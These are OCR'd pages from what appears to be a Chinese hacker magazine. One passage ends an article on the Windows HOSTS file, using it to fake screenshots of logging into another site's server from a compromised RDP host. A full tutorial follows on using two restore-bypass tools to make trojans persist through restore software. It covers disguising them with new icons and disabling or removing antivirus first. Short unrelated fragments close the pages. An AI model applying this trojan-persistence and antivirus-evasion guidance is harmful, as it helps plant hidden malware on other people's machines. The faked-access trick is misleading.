


图 3

6、另类玩法之进任意服务器

你有3389肉鸡吗，一般是怎么进的呢？是直接输入IP:port进的吗，有没有输入过域名:port进的时候，呵呵！之所以有这样的想法，是因为有几次在QQ群里有人发了几张猛图，有一张就是进了华夏黑客联盟服务器的抓图。后来我与华夏的黑猫提到这事，黑猫说华夏主服务器都是Win2003的系统，汗，难道那图是假的。经过与兄弟笨傻的测试，终于搞清楚了，原来还是HOSTS文件。稍微说一下，打开HOSTS文件，增加一行记录：202.193.72.232 www.nohack.cn并保存，当我们远程登录202.193.72.232这台服务器的时候，我们输入www.nohack.cn，如果改了3389端口则还要加上端口，进服务器然后抓个图，嘿嘿，是不是有点过瘾，如图4所示。

7、设置HOSTS文件属性防修改

上面玩HOSTS文件是不是觉得有点简单，嘿嘿，是的，我也觉得，不过如果你的机子一不小心被病毒修改了Hosts文件或者被破坏导致无法正常访问某些网站，而你用杀毒软件怎么也杀不出毒来，呵，看下你的HOSTS文件吧，兄弟！

前不久有一个叫“高波”（WORM_AGOBOT）的病毒及其变种，其中就有修改HOSTS文件导致你的杀毒软件没办法升级的功能，当然它的功能不仅止于此啦，它能终止杀毒软件和防火墙的运行、升级的相关程序，再加上修改HOSTS文件，嘿嘿，看我怎么杀掉它。如果你中了，你会发现在你的HOSTS文件中多了好多，

下接第194页

打造不被还原的木马

by 无情剑客@梁泽滨

小编点评

这篇文章所用的两个程序显得有点过时了，除非对方没装杀毒软件，之所以让它和大家见面，是让大家亲自试试，思考一下两个程序的区别！还原精灵转存大师是用程序来完成启动你的木马然后执行还原精灵的转存功能，而转存精灵2005则是通过删除原有的还原精灵然后再装上程序捆绑的还原精灵（也就是导入的那个server.exe），两种不同的思路异曲同工，好坏就由你自己来定了。

天苍苍野茫茫，风吹草低见牛羊，怎么没有马儿的踪影呢？自从还原精灵和还原卡出现后，马儿们全部都被扼杀了。到底怎样才能把自己的马儿养肥、养大呢？

“吃饲料，促发育！”菜鸟A大声道。

我听后立即昏了，半小时侯才醒过来。其实今天是向大家介绍两个很酷的软件－ 还原转存大师和转存精灵2005。在介绍它们之前，先回忆一下过去是怎样破解还原精灵后再放木马的。

1、利用还原精灵清除器。
2、读取密码后改设置。
3、利用还原精灵删除程序将其删除（已经有很多人写过了，我在这里就不写了！呵呵！）。




图1

先打开还原转存大师（如图1），它还具有更换图标的功能，为木马提供更好的伪装性。选取你的木马和输出路径后，点击生成就OK了。




图2

转存精灵2005和转存大师有点不同（如图2），它自带一服务端，是转存的主角，在第一项选中该服务端（如图3），（一定要选哦！不选会被还原哦！）在木马选项那里选中你的木马，最后的一项是输出。它同样具有更改图标功能。

转存大师刚出的时候，要1500元（小编：现在的人都这么有钱买程序吗？），我用的是在华夏黑客联盟下载的，我本人觉得转存精灵2005比转存大师好，因为它的效果比较好。运行已经生成的木马后，你会发现多了一个还原精灵，这是好现象，证明它开始工作了。这两个软件的说明书还提到可以转存还原卡的，笔者经过多次测试后发现是不能的，还有待软件的作者改进，期待ing。。。




图3

后记：杀毒软件已经将他们列为病毒！你们所选的木马最好是可以杀掉杀毒软件的，或者先将杀毒删除了再运行你生成的木马。（本文所涉及的还原精灵转存大师、转存精灵2005在光盘中均有收录。）


网页乱码的排除

有些朋友问我，上网时为什么在网页上经常出现乱码？其实这一问题有两种现象：一种是语言的选择不当引起的，比如说浏览繁体网页，或国外有些网站，电脑一时不能自动转换内码，而出现了乱码。消除这种情况，可单击浏览器上的“查看”/“编码”，选取你要显示的文字，则乱码取消。另一种是电脑缺少内码转换器，如是则安装上就好了。

WINDOWS XP SP1、SP2 本地BUG 及其漏洞补救办法

by 老李

